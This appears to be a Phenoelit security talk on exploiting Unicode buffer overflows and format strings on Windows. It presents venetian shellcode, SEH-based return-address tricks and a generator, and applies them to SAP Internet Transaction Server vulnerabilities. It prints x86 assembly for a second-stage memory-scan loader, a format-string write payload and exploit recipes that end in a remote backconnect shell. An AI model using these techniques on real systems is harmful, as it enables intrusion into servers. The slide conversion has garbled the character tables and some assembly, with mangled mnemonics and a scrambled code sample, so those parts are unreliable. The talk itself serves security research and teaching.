



Agenda

- Vulnerabilities in wide char environments
 - Stack based buffer overflows
 - Format strings
- Return address selection
 - Unicode addressable
 - SEH return
 - A generic return address solution
- Shellcode in UNICODE
 - Simple stack run
 - Venetian shell code
- Annual Phenoelit 0day








A normal overflow *yawn*

- User data overflows stack saved registers
- Frame Pointer (FP) is overwritten and ends up in EBP
- Return address pop'd from stack and ends up in EIP
- The rest is history




Oh, Dr. Watson, what a pleasure to meet you





A wide char overflow

- User data gets transformed into wide char
- Wide char data overwrites saved register data
- FP gets corrupted
- RET gets corrupted
- What now?



AAAA AAA AA Arg 0 Arg 1





Overflows compared

- Normal overflow overwrites FP and return address with user data
- Limited modification of user data takes place
- All 4 bytes of FP and return address can be influenced
- Exception when executing 0x41414141

- Wide char or UNICODE overflows overwrite the same data (FP, RET)
- User data is modified to at least 50%
- Only 2 of 4 bytes of FP and RET can be influenced
- Exception when executing 0x00410041





What transformation happens?

- Most people claim that it's byte (0x41) to byte with leading zero (0x0041)... wrong.
- On Win32, the transformation is done by int MultiByteToWideChar(
 UINT CodePage, ← PAGE!!!
 DWORD dwFlags,
 LPCSTR lpMultiByteStr,← source int cbMultiByte,
 LPWSTR lpWideCharStr,← destination int cchWideChar

); penoelit







ASC	II A	NSI	0	EM	UI	F7	נט	F8
00:	0000		0000	0	000		0000	••
01:	0100		0100	0	100	••	0100	••
02:	0200		0200	0	200	••	0200	••
03:	0300		0300	0	300	••	0300	• •
04:	0400		0400	0	400	••	0400	• •
05:	0500		0500	0	500	••	0500	••
06:	0600		0600	0	600	••	0600	••
07:	0700		0700	0	700	••	0700	••
08:	0800		0800	0	800	••	0800	• •
09:	0900		0900	0	900	••	0900	••
0A:	0A00		00AC	0	A00	••	0A00	
0B:	0B00		0B00	0	B00		0B00	
0C:	0000		0C00	0	C00	••	0000	
0D:	0D00		0D00	0	D00	••	0D00	••
0E:	0E00		OE00	0	E00		0 E 00	••
OF:	0F00		OF00	0	F00	••	OFOO	••







```
ASCII ANSI OEM UTF7 UTF8
10: 1000 .. | 1000 .. | 1000 .. | 1000 .. |
11: 1100 .. | 1100 .. | 1100 .. | 1100 .. |
12: 1200 .. | 1200 .. | 1200 .. | 1200 .. |
13: 1300 .. | 1300 .. | 1300 .. | 1300 .. |
14: 1400 .. | 1400 .. | 1400 .. | 1400 .. |
15: 1500 .. | 1500 .. | 1500 .. | 1500 .. |
16: 1600 .. | 1600 .. | 1600 .. |
17: 1700 ... | 1700 ... | 1700 ... |
18: 1800 .. | 1800 .. | 1800 .. | 1800 .. |
19: 1900 .. | 1900 .. | 1900 .. | 1900 .. |
1A: 1A00 .. | 1A00 .. | 1A00 .. |
1B: 1B00 .. | 1B00 .. | 1B00 .. | 1B00 .. |
1C: 1C00 .. | 1C00 .. | 1C00 .. |
1D: 1D00 .. | 1D00 .. | 1D00 .. | 1D00 .. |
1E: 1E00 .. | 1E00 .. | 1E00 .. | 1E00 .. |
1F: 1F00 .. | 1F00 .. | 1F00 .. | 1F00 .. |
```







```
ASCII ANSI OEM UTF7 UTF8
20: 2000 . | 2000 . | 2000 . |
21: 2100 !. | 2100 !. | 2100 !. | 2100 !. |
22: 2200 ". | 2200 ". | 2200 ". | 2200 ". |
23: 2300 #. 2300 #. 2300 #. 2300 #.
24: 2400 $. | 2400 $. | 2400 $. | 2400 $. |
25: 2500 %. 2500 %. 2500 %. 2500 %.
26: 2600 &. 2600 &. 2600 &. 2600 &.
27: 2700 '. 2700 '. 2700 '. 2700 '.
28: 2800 (. 2800 (. 2800 (. 2800 (. )
29: 2900 ). 2900 ). 2900 ). 2900 ).
2A: 2A00 *. 2A00 *. 2A00 *. 2A00 *.
2B: 2B00 +. 2B00 +. 0000 .. 2B00 +.
2C: 2C00 ,. 2C00 ,. 2C00 ,. 2C00 ,.
2D: 2D00 -. | 2D00 -. | 2D00 -. |
2E: 2E00 .. | 2E00 .. | 2E00 .. | 2E00 .. |
2F: 2F00 /. 2F00 /. 2F00 /. 2F00 /.
```







```
ASCII ANSI OEM
                      UTF7 UTF8
30: 3000 0. 3000 0. 3000 0. 3000 0.
31: 3100 1. | 3100 1. | 3100 1. | 3100 1. |
32: 3200 2. 3200 2. 3200 2. 3200 2.
33: 3300 3. 3300 3. 3300 3. 3300 3.
34: 3400 4. 3400 4. 3400 4. 3400 4.
35: 3500 5. 3500 5. 3500 5. 3500 5.
36: 3600 6. 3600 6. 3600 6. 3600 6.
37: 3700 7. 3700 7. 3700 7. 3700 7.
38: 3800 8. 3800 8. 3800 8. 3800 8.
39: 3900 9. 3900 9. 3900 9. 3900 9.
3A: 3A00 :. 3A00 :. 3A00 :. 3A00 :.
3B: 3B00 ;. 3B00 ;. 3B00 ;. 3B00 ;.
3C: 3C00 <. | 3C00 <. | 3C00 <. |
3D: 3D00 =. | 3D00 =. | 3D00 =. |
3E: 3E00 >. | 3E00 >. | 3E00 >. | 3E00 >. |
3F: 3F00 ?. 3F00 ?. 3F00 ?. 3F00 ?.
```







```
ASCII ANSI
                 OEM
                         UTF7
                                  UTF8
40: 4000 @. | 4000 @. | 4000 @. | 4000 @. |
41: 4100 A. | 4100 A. | 4100 A. | 4100 A. |
42: 4200 B. | 4200 B. | 4200 B. | 4200 B. |
43: 4300 C. 4300 C. 4300 C. 4300 C.
44: 4400 D. | 4400 D. | 4400 D. | 4400 D. |
45: 4500 E. 4500 E. 4500 E. 4500 E.
46: 4600 F. | 4600 F. | 4600 F. | 4600 F. |
47: 4700 G. 4700 G. 4700 G. 4700 G.
48: 4800 H. 4800 H. 4800 H. 4800 H.
49: 4900 I. | 4900 I. | 4900 I. | 4900 I. |
4A: 4A00 J. 4A00 J. 4A00 J. 4A00 J.
4B: 4B00 K. 4B00 K. 4B00 K. 4B00 K.
4C: 4C00 L. 4C00 L. 4C00 L. 4C00 L.
4D: 4D00 M. | 4D00 M. | 4D00 M. | 4D00 M. |
4E: 4E00 N. | 4E00 N. | 4E00 N. | 4E00 N. |
4F: 4F00 O. 4F00 O. 4F00 O. 4F00 O.
```







```
ASCII ANSI OEM
                         UTF7
                                 UTF8
50: 5000 P. | 5000 P. | 5000 P. | 5000 P. |
51: 5100 Q. | 5100 Q. | 5100 Q. | 5100 Q. |
52: 5200 R. | 5200 R. | 5200 R. | 5200 R. |
53: 5300 s. 5300 s. 5300 s. 5300 s.
54: 5400 T. | 5400 T. | 5400 T. | 5400 T. |
55: 5500 U. | 5500 U. | 5500 U. | 5500 U. |
56: 5600 V. | 5600 V. | 5600 V. | 5600 V. |
57: 5700 W. | 5700 W. | 5700 W. | 5700 W. |
58: 5800 X. 5800 X. 5800 X. 5800 X.
59: 5900 Y. | 5900 Y. | 5900 Y. | 5900 Y. |
5A: 5A00 Z. | 5A00 Z. | 5A00 Z. | 5A00 Z. |
5B: 5B00 [. 5B00 [. 5B00 [. 5B00 [.
5C: 5C00 \. | 5C00 \. | 5C00 \. |
5D: 5D00 ]. | 5D00 ]. | 5D00 ]. |
5E: 5E00 ^.|5E00 ^.|5E00 ^.|5E00 ^.|
5F: 5F00 _.|5F00 _.|5F00 _.|5F00 _.
```







```
ASCII ANSI
                OEM
                       UTF7
                               UTF8
60: 6000 `. | 6000 `. | 6000 `. |
61: 6100 a. | 6100 a. | 6100 a. |
62: 6200 b. 6200 b. 6200 b. 6200 b.
63: 6300 c. 6300 c. 6300 c. 6300 c.
64: 6400 d. | 6400 d. | 6400 d. |
65: 6500 e. | 6500 e. | 6500 e. | 6500 e. |
66: 6600 f. | 6600 f. | 6600 f. |
67: 6700 g. 6700 g. 6700 g. 6700 g.
68: 6800 h. 6800 h. 6800 h. 6800 h.
69: 6900 i. | 6900 i. | 6900 i. | 6900 i. |
6A: 6A00 j. 6A00 j. 6A00 j. 6A00 j.
6B: 6B00 k. 6B00 k. 6B00 k. 6B00 k.
6C: 6C00 1. 6C00 1. 6C00 1. 6C00 1.
6D: 6D00 m. 6D00 m. 6D00 m. 6D00 m.
6E: 6E00 n. | 6E00 n. | 6E00 n. | 6E00 n. |
6F: 6F00 o. | 6F00 o. | 6F00 o. | 6F00 o.
```







```
ASCII ANSI OEM
                         UTF7
                                 UTF8
70: 7000 p. | 7000 p. | 7000 p. | 7000 p. |
71: 7100 q. | 7100 q. | 7100 q. | 7100 q. |
72: 7200 r. 7200 r. 7200 r. 7200 r.
73: 7300 s. 7300 s. 7300 s. 7300 s.
74: 7400 t. | 7400 t. | 7400 t. | 7400 t. |
75: 7500 u. | 7500 u. | 7500 u. | 7500 u. |
76: 7600 v. 7600 v. 7600 v. 7600 v.
77: 7700 w. 7700 w. 7700 w. 7700 w.
78: 7800 x. 7800 x. 7800 x. 7800 x.
79: 7900 y. | 7900 y. | 7900 y. | 7900 y. |
7A: 7A00 z. 7A00 z. 7A00 z. 7A00 z.
7B: 7B00 {. | 7B00 {. | 7B00 {. | 7B00 {. |
7C: 7C00 |. | 7C00 |. | 7C00 |. |
7D: 7D00 }. | 7D00 }. | 7D00 }. | 7D00 }. |
7E: 7E00 ~. | 7E00 ~. | 7E00 ~. | 7E00 ~. |
7F: 7F00 .. | 7F00 .. | 7F00 .. | 7F00 .. |
```







ASCII A	NSI	OEM U	TF7	UTF8
80: AC20	. C700	80FF	000	00
81: 8100	FC00	81FF	000	00
82: 1A20	. E900	82FF	000	00
83: 9201	E200	83FF	000	00
84: 1E20	. E400	84FF	000	00
85 : 262 0	& E000	85FF	000	00
86: 2020	E500	86FF	000	00
87: 2120	! E700	87FF	000	00
88: C602	EA00	88FF	000	00
89: 3020	0 EB00	89FF	000	00
8A: 6001	. E800	8AFF	000	00
8B: 3920	9 EF00	8BFF	000	00
8C: 5201	R. EE00	8CFF	000	00
8D: 8D00	EC00	8DFF	000	00
8E: 7D01	. }. C400	8EFF	000	00
8F: 8F00	C500	8FFF	000	00







```
ASCII ANSI OEM UTF7 UTF8
90: 9000 .. | C900 .. | 90FF .. | 0000 .. |
91: 1820 . | E600 .. | 91FF .. | 0000 .. |
92: 1920 . | C600 .. | 92FF .. | 0000 .. |
93: 1C20 . | F400 .. | 93FF .. | 0000 .. |
94: 1D20 . | F600 .. | 94FF .. | 0000 .. |
95: 2220 " |F200 .. | 95FF .. | 0000 .. |
96: 1320 . | FB00 .. | 96FF .. | 0000 .. |
97: 1420 . | F900 .. | 97FF .. | 0000 .. |
98: DC02 .. FF00 .. 98FF .. 0000 ..
99: 2221 "! D600 .. | 99FF .. | 0000 .. |
9A: 6101 a. DC00 .. 9AFF .. 0000 .. |
9B: 3A20 : |F800 .. | 9BFF .. | 0000 .. |
9C: 5301 S. A300 .. | 9CFF .. | 0000 .. |
9D: 9D00 .. | D800 .. | 9DFF .. | 0000 .. |
9E: 7E01 ~. D700 .. 9EFF .. 0000 ..
9F: 7801 x. 9201 .. 9FFF .. 0000 ..
```







ASCII AN	NSI (OEM	UTF7	UTF8
A0: A000	E100	AOF	F 0	000
A1: A100	ED00	A1E	F 0	000
A2: A200	F300	A2E	F 0	000
A3: A300	FA00	A3E	F 0	000
A4: A400	F100	A4E	F 0	000
A5: A500	D100	A5E	F 0	000
A6: A600	AA00	A6E	F 0	000
A7: A700	BA00	A7E	F 0	000
A8: A800	BF00	A8E	F 0	000
A9: A900	AE00	A9E	F 0	000
AA: AA00	AC00	AAF	F 0	000
AB: AB00	BD00	ABF	F 0	000
AC: AC00	BC00	ACE	F 0	000
AD: AD00	A100	ADF	F 0	000
AE: AE00	AB00	AEF	F 0	000
AF: AF00	BB00	AFF	F 0	000







ASCII A	ANSI	OEM	UTF7	UTF8
B0: B000	9125	.% B	OFF	0000
B1: B100	9225	.% B	LFF	0000
B2: B200	9325	5 .% B2	2FF	0000
B3: B300	0225	.% B	3FF	0000
B4: B400	2425	5 \$% B4	4FF	0000
B5: B500	C100) B	FF	0000
B6: B600	C200) B	SFF	0000
B7: B700	C000) B'	7FF	0000
B8: B800	A900) B8	BFF	0000
в9: в900	6325	5 c% B	9FF	0000
BA: BA00	5125	5 Q% BZ	AFF	0000
BB: BB00	5725	5 W % BI	BFF	0000
BC: BC00	5D25	5]% B(CFF	0000
BD: BD00	A200	BI	OFF	0000
BE: BEOC	A500) BI	EFF	0000
BF: BF00	1025	.% BI	FFF	0000







```
ASCII ANSI OEM UTF7 UTF8
C0: C000 .. | 1425 .% | C0FF .. | 0000 .. |
C1: C100 .. | 3425 4% | C1FF .. | 0100 .. |
C2: C200 .. | 2C25 ,% | C2FF .. | 0200 .. |
C3: C300 .. | 1C25 .% | C3FF .. | 0300 .. |
C4: C400 .. | 0025 .% | C4FF .. | 0400 .. |
C5: C500 .. | 3C25 <% | C5FF .. | 0500 .. |
C6: C600 .. | E300 .. | C6FF .. | 0600 .. |
C7: C700 .. C300 .. C7FF .. 0700 ..
C8: C800 .. | 5A25 Z% | C8FF .. | 0800 .. |
C9: C900 .. | 5425 T% | C9FF .. | 0900 .. |
CA: CA00 .. | 6925 i% | CAFF .. | 0A00 .. |
CB: CB00 .. | 6625 f% | CBFF .. | 0B00 .. |
CC: CC00 .. | 6025 % | CCFF .. | 0C00 .. |
CD: CD00 .. | 5025 P% | CDFF .. | 0D00 .. |
CE: CE00 .. | 6C25 1% | CEFF .. | 0E00 .. |
CF: CF00 .. | A400 .. | CFFF .. | 0F00 .. |
```







```
ASCII ANSI OEM UTF7 UTF8
D0: D000 .. | F000 .. | D0FF .. | 1000 .. |
D1: D100 .. | D000 .. | D1FF .. | 1100 .. |
D2: D200 .. CA00 .. D2FF .. 1200 ..
D3: D300 .. CB00 .. D3FF .. 1300 ..
D4: D400 .. | C800 .. | D4FF .. | 1400 .. |
D5: D500 .. 3101 1. D5FF .. 1500 .. |
D6: D600 .. | CD00 .. | D6FF .. | 1600 .. |
D7: D700 .. | CE00 .. | D7FF .. | 1700 .. |
D8: D800 .. CF00 .. D8FF .. 1800 ..
D9: D900 .. | 1825 .% | D9FF .. | 1900 .. |
DA: DA00 .. | OC25 .% | DAFF .. | 1A00 .. |
DB: DB00 .. 8825 .% DBFF .. 1800 ..
DC: DC00 .. | 8425 .% | DCFF .. | 1C00 .. |
DD: DD00 .. | A600 .. | DDFF .. | 1D00 .. |
DE: DE00 .. | CC00 .. | DEFF .. | 1E00 .. |
DF: DF00 .. | 8025 .% | DFFF .. | 1F00 .. |
```







ASCII A	NSI (OEM U	TF7	UTF8
E0: E000	D300	EOFF	00	00
E1: E100	DF00	E1FF	01	00
E2: E200	D400	E2FF	02	00
E3: E300	D200	E3FF	03	00
E4: E400	F500	E4FF	04	00
E5: E500	D500	E5FF	05	00
E6: E600	B500	E6FF	06	00
E7: E700	FE00	E7FF	07	00
E8: E800	DE00	E8FF	08	00
E9: E900	DA00	E9FF	09	00
EA: EA00	DB00	EAFF	0A	00
EB: EB00	D900	EBFF	0B	00
EC: EC00	FD00	ECFF	OC	00
ED: ED00	DD00	EDFF	OD	00
EE: EE00	AF00	EEFF	0E	00
EF: EF00	B400	EFFF	OF	00







ASCII A	NSI	OEM	UTF7	UTF8
F0: F000	AD00	F0	FF	0000
F1: F100	B100	F1	FF	0100
F2: F200	1720	. F2	FF	0200
F3: F300	BE00	F3	FF	0300
F4: F400	B600	F4	FF	0400
F5: F500	A700	F5	FF	0500
F6: F600	F700	F6	FF	0600
F7: F700	B800	F7	FF	0700
F8: F800	B000	F8	FF	0000
F9: F900	A800	F9	FF	0100
FA: FA00	B700	FA	FF	0200
FB: FB00	B900	FB	FF	0300
FC: FC00	B300	FC	FF	0000
FD: FD00	B200	FD	FF	0100
FE: FE00	A025	.% FE	FF	0000
FF: FF00	A000	FF	FF	0000





What can be addressed?

- With 2 out of 4 bytes to influence, one get's roughly 65535 different addresses instead of 4294967295
- ~86% of this address space is not mapped
 - Useless, unless Dr. Watson is invited for dinner
- Threads make fixed addresses unreliable
- Currently, the most common method is blowing up the heap
 - Heap of the target process is artificially inflated
 - More memory gets mapped
 - Higher chances to find an addressable section
 - Method most widely used by KF/Snosoft





What about format strings?

- Format string bugs in pure wchar functions (swprintf, fwprintf) are perfectly fine.
 - ...of course, with the usual addressing problems
- For ASCII versions, remember that at least every second byte gets modified
- Format arguments work on a minimum of two bytes (%s,%x,etc.)
- Three byte format args are possible (%3d),
 - but the middle byte becomes 0x00 most of the time...
 - This in turn means "end of string" ⊗
- With OEM, you got a lot of "%" anyway
 - But again, a lot of 0x00 bytes as well





Format strings in color

User input:

Wide char by ANSI:



- *printf() call: ""
 - 0x00 byte encountered, end of string
- *wprintf() call: "AAAA_23FEFE23"
 - Format argument is wide char






Return address selection

- Blowing up the heap
 - Doesn't always work
 - Is unreliable since it's unpredictable
 - Might blow up other things...
- Finding a JMP/CALL <reg>
 - If a register points to code we can use, all we need is a jump or call to that register
 - Much more reliable
 - Must be addressable in our wide char scenario
 - Very limited number of directly addressable code sections








Return address selection - SEH

- If no register points to data we can influence, a JMP/CALL <reg> doesn't help
- Overflowing further, code added structured exception handlers (SEH) might be present
- Upon an exception, the overwritten SEH address is called (code execution)
- Upon execution of (attacker provided)
 SEH, EBX
 points to SEH
 record







SEH, again in color

ntdll.dll

- Overflow up to SEH address
- 2. Trigger exception (not hard ©)

3. Get co 0800-

4. Enjoy





Return to register, but how?

- Useful JMP/CALL <reg> sequences in wide char addressable locations are very hard to find.
- Solution: pure simple brute force
 - Search the entire mapped address space for wide char addressable locations
 - Search from those locations ...
 - Bail if memory access occurs
 - Print result if JMP/CALL <reg> is found
 - Recourse if CALL/JMP <imm> is found
 - → Find all addressable JMP/CALL < reg>

Missbrauch Nutzbar Misuse will be rewarded



... while at it ...

- ... put an end to those return address issues
- Also support search for JMP/CALL <reg> in ASCII overflows
- Support automatic handling of forbidden characters such as 0x00
- Support stack-return as well
 - If a pointer to your buffer is further up in stack, adjust stack by n bytes and return
- Support saving the return addresses
- Support diffing of return addresses
- → Phenoelit OllyUni Plugin for OllyDbg





OllyUni finding example

 UNICODE return addresses that are not directly reachable:

\	00420153 00420154	57	PUSH EDI
		8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]
	00420157	68 <u>30957100</u>	PUSH LIBRFC32.00719530
	0042015C	50	PUSH EAX
	00420150	FFD3	CALL EBX

0x00420153 is adressable by the sequence 0x429C in the ANSI table

0x0042015D is not Unicode addressable, but contains CALL EBX

```
Registers (FPU)

EAX 05D1FB5C UNICODE "BB"
ECX 00420153 LIBRFC32.00420153
EDX 77F951B6 ntd11.77F951B6
EBX 05D1FF6C
ESP 05D1FAC4
EBP 05D1FAC4
ESI 05D1FB84
EDI 02AC7BF8

EIP 00420153 LIBRFC32.00420153
```





The shell code dilemma

 Returning in our buffer works now, but look what happened to the shell code ...

```
E8 00000000 CALL 004015C5
5D POP EBP
64:8B0D 000000 MOV ECX,DWORD PTR FS:[0]
```

```
E8 00000000 CALL 004015C5

0000 ADD BYTE PTR DS:[EAX],AL

0000 ADD BYTE PTR SS:[EBX],AL

005D 00 ADD BYTE PTR SS:[EBP],BL

64:008B 000D00 ADD BYTE PTR FS:[EBX+D00],CL

0000 ADD BYTE PTR DS:[EAX],AL

0000 ADD BYTE PTR DS:[EAX],AL

ADD BYTE PTR DS:[EAX],AL
```



Solutions

- Injected 0x00 (or other) bytes have to be planned for
 - Create code with the 0x00 bytes being part of it
 - considered hard & not practical
- Create code that uses "padding" to get rid of the annoying 0x00 bytes
 - Intel architecture helps us with the variable length commands
 - Effectively use every second command for the real work





Stack walk code

 The 0x00 byte padding method can be used for very simple things, if a register points to a ASCII version of our data:

50 :push eax

00 6D 00 :add byte ptr [ebp],ch

C3 :ret

 Intermix some INC/DEC instructions to adjust the register where required



Missbrauch



Venetian Shellcode


- First published as "Creating Arbitrary Shellcode In Unicode Expanded Strings" by Chris Anley (chris@nextgenss.com)
- Chris dubbed the method "venetian shell code" due to the fact that the 0x00 gaps are closed like a venetian blind
- Only (to me) known public implementation from Dave Aitel in makeunicode2.py
 - Unfortunately it needs a lot of fixing (sorry;)
 - A commercial version is included in CANVAS and might be working better.





Venetian code in color

- 1. Set one register to the start of your real shell code
- 2. Pad 3 bytes
- 3. Modify the 0x00 byte
- 4. Pad 3 bytes
- Increase your pointer register
- 6. Goto 2







Venetian Shellcode [2]

- Using opcodes with 0x00 in them, one can write code to fill the gaps:
 - add byte ptr [EAX],<value>
 with opcode 80 00 ??
 to set values where 0x00 bytes are
 - add byte ptr [EBP],CH
 with opcode 00 6D 00
 to "realign" after each "real" instruction
 - xchg EAX,ESP
 with opcode 94
 to get a pointer to the code into EAX



Nutzbar

Misuse will be



Venetian Shellcode [3]

Size is a problem. An example code from the original paper:

```
inc eax
inc eax
eax
each of the control of the
```

- This means 14 bytes to set one byte. Although the next one is for free (unmodified original), that's a lot of code.
- The shell code string in the above example would be: \x40\x6d\x40\x6d\x80\x75\x6D



Venetian Shellcode [4]

- The size of the venetian shellcode increases
 ~10-14 bytes per byte real shell code
 - → Real shell code should be as small as possible
- Dave Aitel uses a second stage code, which scans the stack for the final bind shell code
 - Becomes XXL for higher numbers of not usable chars (filter problem)
- The result is a 3 stage code:
 - 1. UNICODE venetian code that creates second stage
 - 2. Second stage code that searches for the bind shell
 - 3. Your well known bind shell code
 - remote root







Venetian shellcode generator

- Instant UNICODE enabled instructions should be preferred, since no realignment is needed
 - NOP instruction ADD AL,0 = 0400
 - Byte modification instruction
 INC byte ptr DS:[EAX] = FE00
 - MOV instruction (needs realignment)
 MOV byte ptr DS:[EAX],<val> = C600xx
- Placing the second stage code multiples of 256 after the venetian code decreases size further
 - Adding to EAX is only possible for byte 2 and 4 due to "ADD EAX,11002200" being 05 00 22 00 11
 - Numbers <256 can only be added to EAX using INC, which means 4 bytes (INC+padding) per one step Missbra Nutzbar

Phenoelit



Second stage code

- Only searching on stack is unreliable
 - Most often, a totally unrelated injection vector transports the third stage shell code
- Using the SEH, the full 4GB memory space can be scanned for the third stage code
 - 1. start at 0x00000000
 - 2. Install SEH (5)
 - 3. Loop-scan for your code
 - If found goto 4
 - If exception, SEH is triggered
 - 4. Execute third stage
 - 5. [SEH] increase counter
 - 6. [SEH] goto 3









Second stage code [2]

```
call near .getdelta
                                     inc esi
                                     imp short .search
.getdelta:
                                  .RunThird:
  pop ebp
  mov ebx, ebp
                                     inc esi
                                     inc esi
  add ebx,.seh
  sub ebx,0x5
                                     inc esi
                                     inc esi
  mov edi, SEARCHFROM
                                     imp esi
.outsearch:
  pusha
                                  .seh
  push ebx
                                    mov dword esp,[esp+8]
  push dword [fs:0]
                                    pop dword [fs:0]
  mov [fs:0],esp
                                     add esp,0x4
  mov esi, edi
                                    popa
.search:
                                     add edi,0x00001000
  cmp dword [esi], SEARCHPATTERN
                                     and edi, 0xFFFFF000
       .RunThird
  iz
                                     amr
                                         .outsearch
```





Phenoelit "vense" generator

- Release of a working UNICODE shell code generator in 379 lines of Perl
- ~16%-20% smaller venetian code than Dave's makeunicode2.py
- Some handling of forbidden or unreliable characters (ANSI code page)
- Second stage shell code for full memory search of third stage code







Putting it all to use ...





(c) Microsoft

SAP Internet Transaction Server

- Three tier architecture to Internet-enable SAP R/3
 - WGate plugin for web server (IIS ISAPI, NES Plugin or CGI)
 - AGate service, communicating between
 WGate and R/3 acting as middleware buzzword
- (relatively) easy to install, runs on Windows
 NT/2000 or Linux
- Directly connected to the existing SAP R/3






SAP ITS Security Guide

This installation type is appropriate for production sytems where additional security is desirable. In this case, you can install a second firewall between WGate and AGate, as shown below. For even greater security, you could also place a firewall between AGate and R/3.

Increased ITS Security



Phenoelit

Misuse will be rewarded



Vulnerabilities in ITS

- WGate
 - Format string vulnerability in logging for higher "trace level" (SAPisch for log level)
- AGate (directly exploitable through WGate)
 - Buffer overflow in ~command parameter
 - Buffer overflow in ~runtimemode parameter
 - Buffer overflow in ~session parameter
 - Buffer overflow in HTTP Content-Type field (ASCII)
- Info leak in AGate
 - ~command=AgateInstallCheck gives all installed DLLs, their path and exact version ©
 Missbrauch



Break for administrative stuff

- Fix information for the listed vulnerabilities
 - SAP Notes component BC-FES-ITS
 - Notes 678526, 678523, 569011
 - We have no idea what that means, so don't ask us what's Oday and what's FFday
- SAP Advisories and Patches require
 - Registration
 - Customer-, Partner- or Installation number
- Apparently, all is well in ITS 6.20 PL7, 6.10
 PL30 and 4.6 PL463





Techniques used

- AGate ~runtimemode overflow
 - SEH based return to UNICODE addressable CALL EBX
 - Phenoelit Venetian code
 - Second stage SEH memory scan code
 - Halvar's TCP backconnect
- AGate ~command overflow
 - Direct return to UNICODE addressable CALL
 - Dave's Venetian code
 - Halvar's TCP backconnect
- AGate Content-Type overflow is boring ASCII, but makes good use of the Ret-Addr diffing



rewarded



Techniques used [2]

- WGate format string (not UNICODE)
 - Format string generator for shell codes:

- All you need to know is the number of bytes written before your format string is hit
- Result:
 %361u%n%24u%n%256u%n%256u%n%256u
 %n%351u%n%240u%n%256u%n%256u%n%256u



Another note regarding SAP

- We had the hope that ITS is an exception...
- mySAP.com architecture vulnerabilities:
 - Buffer overflow while handling HTTP Host tag in Message Server
 - Buffer overflow while handling HTTP Host tag in Web Dispatcher
 - Buffer overflow while handling HTTP Host tag in Application Server
- No details, since it's not fixed yet
 (or we don't know remember, the login thing...)





Summary

- UNICODE overflows are exploitable pretty much like everything else
- You can use your CPU power for reliable return address search instead of looking for little green people on mars.
- And still: Just because a platform is obscure, it does not mean it's not going to be exploited one day or another.
- Get all the stuff at http://www.phenoelit.de/whatSAP/



